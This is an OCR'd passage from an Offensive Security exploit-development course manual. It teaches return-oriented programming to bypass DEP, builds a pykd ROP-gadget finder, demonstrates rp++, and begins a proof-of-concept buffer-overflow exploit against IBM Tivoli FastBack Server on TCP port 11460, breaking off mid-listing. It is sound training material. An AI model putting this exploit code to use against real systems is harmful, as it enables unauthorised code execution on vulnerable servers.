---

[310] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/ms687393(VS.85).aspx

[311] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/ms235442(v=vs.140).aspx

[312] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/bb736299(VS.85).aspx

[313] (Krahmer, 2005), https://www.offensive-security.com/AWEPAPERS/no-nx.pdf

[314] (Shacham, 2007), https://www.offensive-security.com/AWEPAPERS/geometry.pdf

[315] (Solé, 2008), https://www.offensive-security.com/AWEPAPERS/DEPLIB.pdf

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.




Figure 136: Gadgets that allow write of arbitrary content to memory

The first gadget in the figure above pops a value from the stack into ECX. The return instruction makes it execute the next gadget, which in turn pops a value from the stack into EAX.

Executing the next return instruction will bring us to the third gadget. This gadget will write the contents of EAX to the memory address stored in ECX. This concept allows us to write arbitrary content to an arbitrary memory address.

The stack layout to accomplish this is illustrated in Figure 137.




Figure 137: Gadgets that allow write of arbitrary content to memory

In the figure above, the first column of hexadecimal values represents the memory addresses of the gadgets inside the target executable or DLLs loaded into the process space.

Similarly, a gadget containing an instruction like "MOV EAX, [ECX]" can be used to read from arbitrary memory. By combining enough gadgets, we can achieve any type of computation we need.

Because of the variable length of assembly instructions on the x86 architecture, returning into the middle of existing opcodes can lead to different instructions, as shown in Listing 443.

```
0:077> u 004c10ee L2
FastBackServer!std::_Allocate+0x1e:
004c10ee 5d              pop     ebp
004c10ef c3              ret

0:077> u 004c10ee - 1 L2
FastBackServer!std::_Allocate+0x1d:
004c10ed 045d            add     al,5Dh
004c10ef c3              ret
```

Listing 443 - Different instruction depending on the offset

This listing contains the first gadget, a simple "POP EBP", followed by a return at the address 0x004c10ee. If we decrease the address by one, we obtain a different instruction ("ADD AL,0x5D"), which is also followed by a return.

> *This is not true for all architectures. For example, the ARM architecture has fixed-length instructions.*

The number of obtainable gadgets depends on the Windows version and the vulnerable application.

At this point, depending on our goals and on the number of gadgets we can obtain, there are two different approaches we could take:

1. Build a 100% ROP shellcode.
2. Build a ROP stage that can lead to subsequent execution of traditional shellcode.

The first approach is rather complicated to implement, so we'll pursue the second instead. A goal of the ROP stage could be to allocate a chunk of memory with write and execute permissions and then copy shellcode to it.[316]

One way to implement this ROP attack is to allocate memory using the Win32 *VirtualAlloc*[317] API. A different approach to bypass DEP could be to change the permissions of the memory page where the shellcode already resides[318] by calling the Win32 *VirtualProtect*[319] API.

The address of *VirtualProtect* or *VirtualAlloc* is usually retrieved from the *Import Address Table* (IAT)[320] of the target DLL. Then the required API parameters can be set on the stack before the relevant APIs are invoked.

Often, it's not possible to predict argument values before triggering the exploit, so we can use ROP itself to solve this problem as well. In the buffer that triggers the vulnerability, we can create a skeleton of the function call and then use ROP gadgets to dynamically set the parameters on the stack.

As another alternative to bypass DEP, we could use the Win32 *WriteProcessMemory*[321] API. The idea is to hot-patch the code section (specifically, the *.text* section) of a running process, inject shellcode, and then eventually jump into it. We don't fight DEP here, we just follow its rules.

This technique was presented by Spencer Pratt in March 2010.[322] *WriteProcessMemory* is able to patch executable memory through a call to *NtProtectVirtualMemory*.[323]

---

[316] (John, 2006), https://www.offensive-security.com/AWEPAPERS/DEPevasion.pdf

[317] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc

[318] (Sintsov, 2010), http://www.exploit-db.com/exploits/12495/

[319] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect

[320] (David Zimmer, 2009), http://sandsprite.com/CodeStuff/Understanding_imports.html

[321] (Microsoft, 2018), WriteProcessMemory, https://msdn.microsoft.com/en-us/library/ms681674(VS.85).aspx

Ultimately, whichever method we choose to bypass DEP, we need to locate gadgets with various functionalities that can help us achieve our goals. Our next task is to understand how to locate gadgets, which includes a few different automation solutions.

9.3 Gadget Selection

So far, we have a good understanding of the theory behind DEP and how to overcome it with ROP. A key missing element is how to locate the gadgets that are needed to invoke the APIs.

In a previous module, we leveraged the WinDbg search command to obtain the address of an instruction like JMP ESP. For ROP though, we need to locate the addresses of all the possible gadgets we can obtain. This first step will allow us to choose the gadgets we need and combine them to bypass DEP.

However, it's difficult to search for gadgets manually because of the large number of possible candidates. Instead, we'll need to automate the process. We will discuss two different methods.

The first method requires the use of Python along with the *Pykd*[324] WinDbg extension. We will write our own script in order to gain a better understanding of the process. Then we will review another pre-built tool called *RP++*.[325]

We will omit discussing Mona[326] *because it does not support Python3 or 64-bit at the time of writing.*

9.3.1 Debugger Automation: Pykd

Pykd is a Python-based WinDbg extension with numerous APIs to help automate debugging and crash dump analysis. It combines the expressiveness and convenience of Python with the power of WinDbg.

Pykd modules can either be used as standalone scripts or loaded as a WinDbg extension and provide us with a way to control the debugger from Python. This feature gives the researcher incredible flexibility by quickly expanding the debugger's capabilities, without having to compile sources, reload the debugger's interface, etc.

It should be noted that the author of pykd is a native Russian speaker, which means that much of the official documentation is only available in Russian.

---

[322] (Pratt, 2010), http://www.exploit-db.com/papers/13660/

[323] (Tomasz Nowak, 2000), https://www.offensive-security.com/AWEPAPERS/NtProtectVirtualMemory.pdf

[324] (Aleksey R., 2018), https://githomelab.ru/pykd/pykd

[325] (Axel Souchet, 2017), https://github.com/0vercl0k/rp

[326] (Corelan, 2011), https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

Using pykd will allow us to automate the gadget search. We will begin by creating a simple "Hello World" example. Once we have a basic understanding of how to use pykd, we will build a Python script to locate gadgets.

To make a basic Hello World script, we will reference the usage of pykd with the typical Python *import* statement, and then use the *dprintln*[327] method to print a string to the console. The code is given in Listing 444.

```
from pykd import *
dprintln("Hello World!")
```

Listing 444 - Hello World pykd script

To run this pykd script, we must first attach WinDbg to the FastBackServer process and load pykd through the **.load** command. We will then use the **!py** extension command to use Python and supply the name and path of the script as an argument.

```
0:066> .load pykd

0:066> !py C:\Tools\pykd\HelloWorld.py
Hello World!
```

Listing 445 - Executing Hello World pykd script

When we run the script, the string is printed to the console. Obviously, this is a very basic script, but due to the power of Python, it has unlimited potential.

> *If the script has a standard ".py" extension, the extension can be omitted when running it in WinDbg*

Now that we know how to invoke a very basic pykd script, we are ready to move towards building our ROP finder script. There are multiple steps in this process, so first, we are going to take a high-level view of the technique and then dig into each step.

The pykd script must locate gadgets inside code pages of an EXE or DLL with the execute permission set.

The first step is to accept the name of the module as a parameter and locate it in memory. Then, for the selected module, we locate all memory pages that are executable. Code that is executed on these pages will not result in DEP throwing an access violation.

For each of these memory pages, we are going to locate the memory address of all the *RET* assembly instructions and store them in a list.

Once we have this list of memory addresses, we pick the first one, subtract one byte from it, and disassemble the opcodes to check if they are valid assembly instructions. If they are, we have found a possible ROP gadget. This process will continue, by subtracting another byte and rechecking. The maximum number of bytes to subtract depends on the length of ROP gadgets we want.

[327] (Aleksey R., 2018), https://githomelab.ru/pykd/pykd/-/wikis/API%20Reference#dprintln

Typically, it is not beneficial to search for very long ROP gadgets because they will eventually contain instructions that are not useful, such as calls and jumps.

With this high-level understanding, let's start implementing our gadget search using Python and pykd. First, we must obtain a reference to the module where we want to locate gadgets. To accomplish this, we can use the pykd *module*[328] class to create a Python object that represents a loaded DLL or EXE:

```
from pykd import *

if __name__ == '__main__':
 count = 0
 try:
     modname = sys.argv[1].strip()
 except IndexError:
     print("Syntax: findrop.py modulename")
     sys.exit()

 mod = module(modname)
```

Listing 446 - Selecting the module name and obtaining a reference to it

With a reference to the module, we have to find the number of memory pages inside of it.

On the x86 architecture, every memory page is 0x1000 bytes, and the module object contains the properties *begin*[329] and *end*,[330] which returns the start and end address of the allocated memory for the module.

We can find the number of memory pages using simple math, as shown in the updated code in Listing 447.

```
from pykd import *

PAGE_SIZE = 0x1000

if __name__ == '__main__':
 count = 0
 try:
     modname = sys.argv[1].strip()
 except IndexError:
     print("Syntax: findrop.py modulename")
     sys.exit()

 mod = module(modname)

 if mod:
```

[328] (Aleksey R., 2018), https://githomelab.ru/pykd/pykd/-/wikis/API%20Reference#module

[329] (Aleksey R., 2018), https://githomelab.ru/pykd/pykd/-/wikis/API%20Reference#module.begin

[330] (Aleksey R., 2018), https://githomelab.ru/pykd/pykd/-/wikis/API%20Reference#module.end

```
    pn = int((mod.end() - mod.begin()) / PAGE_SIZE)
    print("Total Memory Pages: %d" % pn)
```

Listing 447 - Locating the number of memory pages for the module

When we run the script, we are first prompted for a module name. If we select the FastBackServer executable, we find the number of memory pages, as shown in Listing 448.

```
0:066> !py C:\Tools\pykd\findrop
Syntax: findrop.py modulename

0:066> !py C:\Tools\pykd\findrop FastBackServer
Total Memory Pages: 2060
```

Listing 448 - Output showing the number of memory pages in FastBackServer

Although we have found a large number of memory pages, many of them will not be executable. The next task is to parse each of them and locate the ones that are executable.

The pykd *getVaProtect*[331] method will return the memory protection constant[332] enum value for a given address. There are quite a few of these enum values, but the four that represent executable pages are called *PAGE_EXECUTE* (0x10), *PAGE_EXECUTE_READ* (0x20), *PAGE_EXECUTE_READWRITE* (0x20), and *PAGE_EXECUTE_WRITECOPY* (0x80).

The idea is to loop over each memory page, invoke *getVaProtect* on the first address of the page, and check if the result is equal to one of the four values above.

This is implemented in the updated script (Listing 449), which stores the address of each of these executable pages in an array.

```
from pykd import *

PAGE_SIZE = 0x1000

MEM_ACCESS_EXE = {
0x10  : "PAGE_EXECUTE"                                          ,
0x20  : "PAGE_EXECUTE_READ"                                     ,
0x40  : "PAGE_EXECUTE_READWRITE"                                ,
0x80  : "PAGE_EXECUTE_WRITECOPY"                                ,
}

def isPageExec(address):
 try:
     protect = getVaProtect(address)
 except:
     protect = 0x1
 if protect in MEM_ACCESS_EXE.keys():
     return True
 else:
     return False

if __name__ == '__main__':
 count = 0
```

[331] (Aleksey R., 2018), https://githomelab.ru/pykd/pykd/-/wikis/API%20Reference#getVaProtect

[332] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/memory/memory-protection-constants

```
try:
    modname = sys.argv[1].strip()
except IndexError:
    print("Syntax: findrop.py modulename")
    sys.exit()

mod = module(modname)
pages = []

if mod:
   pn = int((mod.end() - mod.begin()) / PAGE_SIZE)
   print("Total Memory Pages: %d" % pn)

   for i in range(0, pn):
    page = mod.begin() + i*PAGE_SIZE
    if isPageExec(page):
        pages.append(page)
   print("Executable Memory Pages: %d" % len(pages))
```

Listing 449 - Locating executable pages with pykd

To ease the readability, the code to check if a memory page is executable has been put in a separate function (*isPageExec*) that is called repeatedly.

The loop itself starts at the beginning of the module and increases the inspected address by 0x1000 bytes at each iteration, until it reaches the end of the module memory.

Executing the script will print the number of executable pages while storing the address of each of them in an array. The output from running the script is given in Listing 450.

```
0:066> !py C:\Tools\pykd\findrop FastBackServer
Total Memory Pages: 2060
Executable Memory Pages: 637
```

Listing 450 - Locating executable memory pages with pykd

Now, after locating all the executable pages, we can search each of them for return instructions. Remember that our overall goal is to search backward from all of the return instructions to detect possible gadgets.

There are two types of return instructions. The first type is the regular RET instruction, which pops the address at the top of the stack into EIP and increases ESP by 4. The second type is "RET 0xXX", where the address at the top of the stack is popped into EIP, and ESP is increased by 0xXX bytes.

The normal return instruction has the opcode value 0xC3, whereas the return with an offset has an opcode of 0xC2, followed by the number of bytes in the offset. This means that if we search all bytes on a page to check if they are 0xC3 or 0xC2, we will find all return instructions.

We can write a simple algorithm that iterates over each byte for every executable page and tests for the return opcodes. We will implement the algorithm as a separate function in which we initially set up an empty array to hold all the return instruction addresses.

```
def findRetn(pages):
 retn = []
 for page in pages:
```

```
    ptr = page
    while ptr < (page + PAGE_SIZE):
        b = loadSignBytes(ptr, 1)[0] & 0xff
        if b not in [0xc3, 0xc2]:
            ptr += 1
            continue
        else:
            retn.append(ptr)
            ptr += 1

print("Found %d ret instructions" % len(retn))
return retn
```

Listing 451 - Double loop to locate all return instructions

In the outer *for* loop shown in Listing 451, we iterate over all the executable pages we located. For each of these entries, we will perform a *while* loop that will go through each byte in the given page, pointed by the *ptr* variable.

The pykd *loadSignBytes*[333] API is used to read the byte at the given memory address, pointed to by *ptr*. The API returns signed bytes and through a bitwise AND operation ("&") we obtain the unsigned value.

The byte is then compared to the two return instruction opcode values. If a return instruction is found, the address is added to the *retn* array.

At the end of the function, the number of return instructions found is printed, and the populated array is returned.

We can now update the Python script by adding the *findRetn* function and call it from the *main* function. Once executed, we manage to locate a large number of return instructions, as shown in Listing 452.

```
0:066> !py C:\Tools\pykd\findrop FastBackServer
Total Memory Pages: 2060
Executable Memory Pages: 637
Found 13155 ret instructions
```

Listing 452 - Return addresses were found in FastBackServer.exe

We should note that the script can take a while to execute since it is scanning every byte inside the executable memory pages.

With every return instruction in hand, we can finally discover all the available gadgets. We'll do this by iterating over each return instruction and subtract one byte, then attempt to disassemble the resulting instructions. Next, we subtract two bytes and disassemble the resulting instructions. We repeat this process until we reach the maximum gadget size we want.

Since not all binary values correspond to valid opcodes, we will encounter many invalid instructions, and our code needs to detect and handle this scenario. Additionally, if a gadget

[333] (Aleksey R., 2018), https://githomelab.ru/pykd/pykd/-/wikis/API%20Reference#loadSignBytes

contains an instruction that will alter the execution flow, such as a jump or a call, we must filter them out as well.

Finally, assembly language contains several *privileged* instructions, which a regular application cannot execute. We must design our algorithm to remove these also.

This can sound like a lot of work, but luckily the pykd APIs provide us with what we need to make this task more manageable.

We can use the *disasm*[334] class to disassemble a CPU instruction at any given memory address. Then, we can invoke the *instruction*[335] method on the instantiated *disasm* object to obtain the given instruction.

Before we build out the full algorithm to locate all gadgets, let's try to implement a simple version. We will find and print a single instruction by subtracting one byte from the first return instruction. We'll implement this test in a new function named *getGadgets* in Listing 453.

```
def getGadgets(addr):
  ptr = addr - 1
  dasm = disasm(ptr)
  gadget_size = dasm.length()
  print("Gadget size is: %x" % gadget_size)
  instr = dasm.instruction()
  print("Found instruction: %s" % instr)
```

Listing 453 - Finding and printing a single instruction

In the above code, the address of the return instruction passed to *getGadgets* is decremented by one byte and assigned to *ptr*. Next, we instantiate the *disasm* object from the memory address and assign the object to the *dasm* variable.

With the object created, we call the *length*[336] method to get the size of the current gadget and print it. Finally, we use the *instruction* method to return and print the disassembled instruction.

If we update the script by inserting this function and call it after locating all the return instructions, we will disassemble and print the very first gadget in FastBackServer as shown in Listing 454.

```
0:066> !py C:\Tools\pykd\findrop FastBackServer
Total Memory Pages: 2060
Executable Memory Pages: 637
Found 13155 ret instructions
Gadget size is: 1
Found instruction: 00401015 5d              pop     ebp
```

Listing 454 - Finding and printing the first gadget

In the output, we have located the hexadecimal value of 0x5D, just before the return instruction. The output states that this value equates to the instruction "POP EBP".

The address 0x401015 will give us access to the gadget "POP EBP; RETN". We can use it since it contains valid instructions, none of which are privileged.

---

[334] (Aleksey R., 2018), https://githomelab.ru/pykd/pykd/-/wikis/API%20Reference#disasm.disasm

[335] (Aleksey R., 2018), https://githomelab.ru/pykd/pykd/-/wikis/API%20Reference#disasm.instruction

[336] (Aleksey R., 2018), https://githomelab.ru/pykd/pykd/-/wikis/API%20Reference#disasm.length

The next step is to scale up this process with multiple tasks, the first of which is to subtract more than one byte.

In our script, we are going to set the default gadget length value to "8", but also allow the user to input a custom value.

Second, we must create a list of privileged instructions along with the WinDbg interpretation of an invalid instruction, which is given as "???".

In Listing 455, we have a list of privileged instructions[337] along with the representation of an invalid instruction. The explanation of each one is beyond the scope of this module. The important point is to avoid any gadgets with any of these instructions as they would cause an access violation while executing.

```
BAD = ["clts", "hlt", "lmsw", "ltr", "lgdt", "lidt" ,"lldt", "mov cr", "mov dr",
    "mov tr", "in ", "ins", "invlpg", "invd", "out", "outs", "cli", "sti"
    "popf", "pushf", "int", "iret", "iretd", "swapgs", "wbinvd", "???"]
```

Listing 455 - Privileged assembly instructions

We must also expand this list of bad assembly instructions to contain any execution flow instructions, like a call or a jump. An updated list is given in Listing 456.

```
BAD = ["clts", "hlt", "lmsw", "ltr", "lgdt", "lidt" ,"lldt", "mov cr", "mov dr",
    "mov tr", "in ", "ins", "invlpg", "invd", "out", "outs", "cli", "sti"
    "popf", "pushf", "int", "iret", "iretd", "swapgs", "wbinvd", "call",
    "jmp", "leave", "ja", "jb", "jc", "je", "jr", "jg", "jl", "jn", "jo",
    "jp", "js", "jz", "lock", "enter", "wait", "???"]
```

Listing 456 - List of bad assembly instructions in regards to ROP gadgets

> *In some advanced cases, we might want to make use of a gadget containing a conditional jump instruction or a call. If we craft the stack layout appropriately, we can make use of these gadgets without disrupting the execution flow, but typically, it is best to avoid them altogether unless strictly required by specific conditions.*

Since the output of the *instruction* method will be presented as a readable ASCII string like "POP EBP", we can use our generated list of bad instructions together with Python's *any*[338] method. Its usage in an *if* statement is shown in Listing 457.

```
if any(bad in instr for bad in BAD):
  break
```

Listing 457 - Detecting bad instructions

The *instr* variable will contain the output of the instruction method. Here we will compare all the elements of the *instr* variable with all elements in the array of bad instructions called *BAD*. If any

[337] (Mike, 2010), http://www.brokenthorn.com/Resources/OSDev23.html

[338] (W3Schools, 2020), https://www.w3schools.com/python/ref_func_any.asp

of them are equal, the *any* function will return true, triggering the *break* instruction and allowing us to skip to the next *ptr* address.

The code also verifies that the series of instructions ends with a *ret* instruction, to ensure that it is indeed a usable gadget.

The final part involves combining all the previous steps along with some code that outputs the results to a file, which we can search through later. Since this is not a Python course, we are going to omit a detailed description of these steps. The complete script is located in C:\Tools\pykd\findropfull.py.

When the script is executed, it will save the gadgets in C:\tools\pykd\findrop_output.txt, where we can use a text editor to search through it.

First, let's execute the complete script and allow it to generate the file, as shown in Listing 458.

```
0:066> !py C:\Tools\pykd\findrop FastBackServer
################################################################
# findrop.py pykd Gadget Discovery module #
################################################################
[+] Total Memory Pages: 2060
[+] Executable Memory Pages: 637
[+] Found 13155 ret instructions
[+] Gadget discovery started...
[+] Gadget discovery ended (13 secs).
[+] Found 30368 gadgets in FastBackServer.
```

Listing 458 - Executing the complete findrop script

As we note from the highlighted portion of the output, the script found more than 30000 gadgets in the executable. Many of these are identical since our code does not check for duplicates.

If we open up the generated findrop_output.txt file, as given in Listing 459, we find each gadget printed nicely along with its address in the first column:

```
...
----------------------------------------------------------------------------------------

00401015 5d              pop     ebp

00401016 c3              ret

----------------------------------------------------------------------------------------

00401013 8be5            mov     esp,ebp

00401015 5d              pop     ebp

00401016 c3              ret

----------------------------------------------------------------------------------------
...
```

Listing 459 - Contents of generate findrop_output.txt file

The code developed here is by no means optimized. Even the output is not the best for searching; however, it allows us to understand the basics of how to find gadgets.

In the next section, we are going to cover another automated solution that will provide faster processing speed and better output for searching.

9.3.1.1 Exercises

1. Go through the steps of developing the pykd script and observe the output from it.
2. Execute the final script and attempt to locate different gadgets in the **findrop_output.txt** file.

9.3.2 Optimized Gadget Discovery: RP++

In this section, we are going to introduce a different automated tool to find ROP gadgets. This tool will greatly increase our speed, compared to other scripts.

The *rp++*[339] tool is a series of open-source applications written in C++ and provides support for both 32-bit and 64-bit CPUs. Additionally, the various compiled executables can run on Windows, Linux, and macOS and can locate gadgets in Windows PE files, Linux *ELF* files,[340] and macOS *Mach-O* files.[341]

Besides supporting a wide array of operating systems, rp++ does not run inside the debugger, but rather works directly on the file system. This provides a massive speed increase and is one of the reasons we prefer it.

> *While rp++ is open-source, the source code is too large to walk through here and requires a strong working knowledge of C++ programming.*

rp++ follows the same principles of locating ROP gadgets as shown in our pykd script. The 32-bit version of rp++ is located in the **C:\tools\dep** directory on the student VM.

First, we copy the **FastBackServer.exe** executable to the **C:\tools\dep** folder, then we can invoke **`rp-win-x86.exe`**. We must first supply the file to be processed with the **`-f`** option and the maximum gadget length with the **`-r`** parameter.

In this case, the maximum gadget length is the number of assembly instructions in the ROP gadget, not the actual number of bytes, unlike in the pykd script.

```
C:\Tools\dep> copy "C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe" .
        1 file(s) copied.

C:\Tools\dep> rp-win-x86.exe -f FastBackServer.exe -r 5 > rop.txt
```

Listing 460 - Running rp++ on FastBackServer.exe

In Listing 460, we picked a maximum gadget length of 5. Anything longer typically contains instructions that might be problematic during the execution of our ROP chain. We also redirected the output to a file, since it's written to the console by default.

[339] (Axel Souchet, 2017), https://github.com/0vercl0k/rp

[340] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Executable_and_Linkable_Format

[341] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Mach-O

Once the execution completes, we can open the output file and inspect the syntax of the located gadgets.

```
Trying to open 'FastBackServer.exe'..
Loading PE information..
FileFormat: PE, Arch: Ia32
Using the Nasm syntax..

Wait a few seconds, rp++ is looking for gadgets..
in .text
211283 found.

A total of 211283 gadgets found.
0x00547b94: aaa  ; adc dword [eax], eax ; add esp, 0x08 ; mov ecx, dword [ebp-
0x00000328] ; mov dword [ecx+0x00000208], 0x00000C04 ; call dword [0x0067E494] ;  (1
found)
0x00569725: aaa  ; add byte [eax], al ; add byte [ebx+0x0BC0E8C8], cl ; or eax,
0x5DE58B00 ; ret  ;  (1 found)
0x005417b2: aaa  ; add byte [eax], al ; call dword [0x0067E494] ;  (1 found)
0x00541b78: aaa  ; add byte [eax], al ; call dword [0x0067E494] ;  (1 found)
0x0054e2e0: aaa  ; add dword [eax], 0x81E8558B ; retn 0x0210 ;  (1 found)
...
```

Listing 461 - Output from rp++

As highlighted in Listing 461, each gadget is listed on a separate line. The first column is its memory address followed by a ":" and a space, after which we find the first instruction. Additional instructions are separated by ";".

This syntax makes it possible to search in the text editor or use a command-line tool like *findstr*,[342] depending on our preference.

As an example, in Figure 138, we perform a search for ": pop eax ; ret". This ensures that the POP EAX instruction is first and nothing comes between it and the RET instruction.




Figure 138: Searching for specific gadget

As noted in the figure above, the result is gadgets that only contain the instructions we want. Locating instructions can take a bit of practice, but is well worth the time investment.

Next, we can continue and attempt to implement the ROP technique to combat DEP.

[342] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/findstr

9.3.2.1 Exercises

1. Experiment with rp++, generate gadgets for FastBackServer.exe, and notice the time difference compared to the execution of our pykd script.
2. Use either the text editor or a command line tool to perform searches in the output file. Locate gadgets containing the instruction “ADD EAX, ECX” and a second gadget that contains “XCHG EAX, ESP”. Ensure both gadgets do not contain instructions that will disrupt the execution flow or cause an access violation.

9.4 Bypassing DEP

In this section, we are going to return to a vulnerability in the IBM Tivoli Storage Manager FastBack Server component that we discovered through reverse engineering in a previous module and create an exploit that uses ROP to bypass DEP.

As a recap, this vulnerability was found by sending a network packet containing the opcode value 0x534 to TCP port 11460. This forces the execution of a code path that calls *sscanf* with a user-controlled buffer as an argument.

Setting the *File* parameter of the format string used in the *sscanf* call to a very large string causes a stack buffer overflow and, in the end, yields control of the EIP register. The proof of concept to trigger this vulnerability is shown below.

```
import socket
import sys
from struct import pack

# psAgentCommand
buf = bytearray([0x41]*0xC)
buf += pack("<i", 0x534)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x500)  # 1st memcpy: size field
buf += pack("<i", 0x0)    # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x0)    # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" %
(b"A"*0x200,0,0,0,0)
buf += formatString

# Checksum
buf = pack(">i", len(buf)-4) + buf

def main():
    if len(sys.argv) != 2:
        print("Usage: %s <ip_address>\n" % (sys.argv[0]))
        sys.exit(1)

    server = sys.argv[1]
    port = 11460
```

```
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))

    s.send(buf)
    s.close()

    print("[+] Packet sent")
    sys.exit(0)


if __name__ == "__main__":
    main()
```

Listing 462 - Initial proof of concept for FastBackServer buffer overflow

In the following subsections, we are going to cover each stage of the DEP bypass by creating a ROP chain that calls the Windows *VirtualAlloc* API.

9.4.1 Getting The Offset

The first thing we need to do is locate the offset of the DWORD inside our input buffer that is loaded into EIP, just like with any other stack buffer overflow exploit. We need to do similar work for ESP as well.

We are going to use the Metasploit **pattern_create** and **pattern_offset** scripts to locate the offset. First, we generate the 0x200 byte length pattern string:

```
kali@kali:~$ msf-pattern_create -l 0x200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac...
```

Listing 463 - Creating a pattern of length 0x200

We'll update the proof of concept, as shown in Listing 464 to embed the unique string instead of the 0x200 A's.

```
import socket
import sys
from struct import pack

# psAgentCommand
buf = bytearray([0x41]*0xC)
buf += pack("<i", 0x534)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x500)  # 1st memcpy: size field
buf += pack("<i", 0x0)    # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x0)    # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
pattern = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac...

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" %
(pattern,0,0,0,0)
buf += formatString
```

```
# Checksum
buf = pack(">i", len(buf)-4) + buf
...
```

Listing 464 - Updated proof of concept with unique pattern

Next, we execute the updated proof of concept and observe the access violation as shown in Listing 465.

```
(830.b2c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=0605ad40 ecx=0d8aca70 edx=77071670 esi=0605ad40 edi=00669360
eip=41326a41 esp=0d8ae31c ebp=316a4130 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41326a41 ??              ???
```

Listing 465 - Access violation when sending unique string

EIP contains the value "41326a41", so we use **msf-pattern_offset** to determine the offset:

```
kali@kali:~$ msf-pattern_offset -q 41326a41
[*] Exact match at offset 276
```

Listing 466 - Offset for EIP

This shows us that the offset is 276. Similarly, we can dump the first DWORD ESP points to, and use **msf-pattern_offset** to find the offset of 280. This means that ESP points right after the return address and we do not need additional padding space between the return address and our payload.

Now, we can update the proof of concept to take the offsets into account as shown in Listing 467.

```
import socket
import sys
from struct import pack

# psAgentCommand
buf = bytearray([0x41]*0xC)
buf += pack("<i", 0x534)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x500)  # 1st memcpy: size field
buf += pack("<i", 0x0)    # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x0)    # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
offset = b"A" * 276
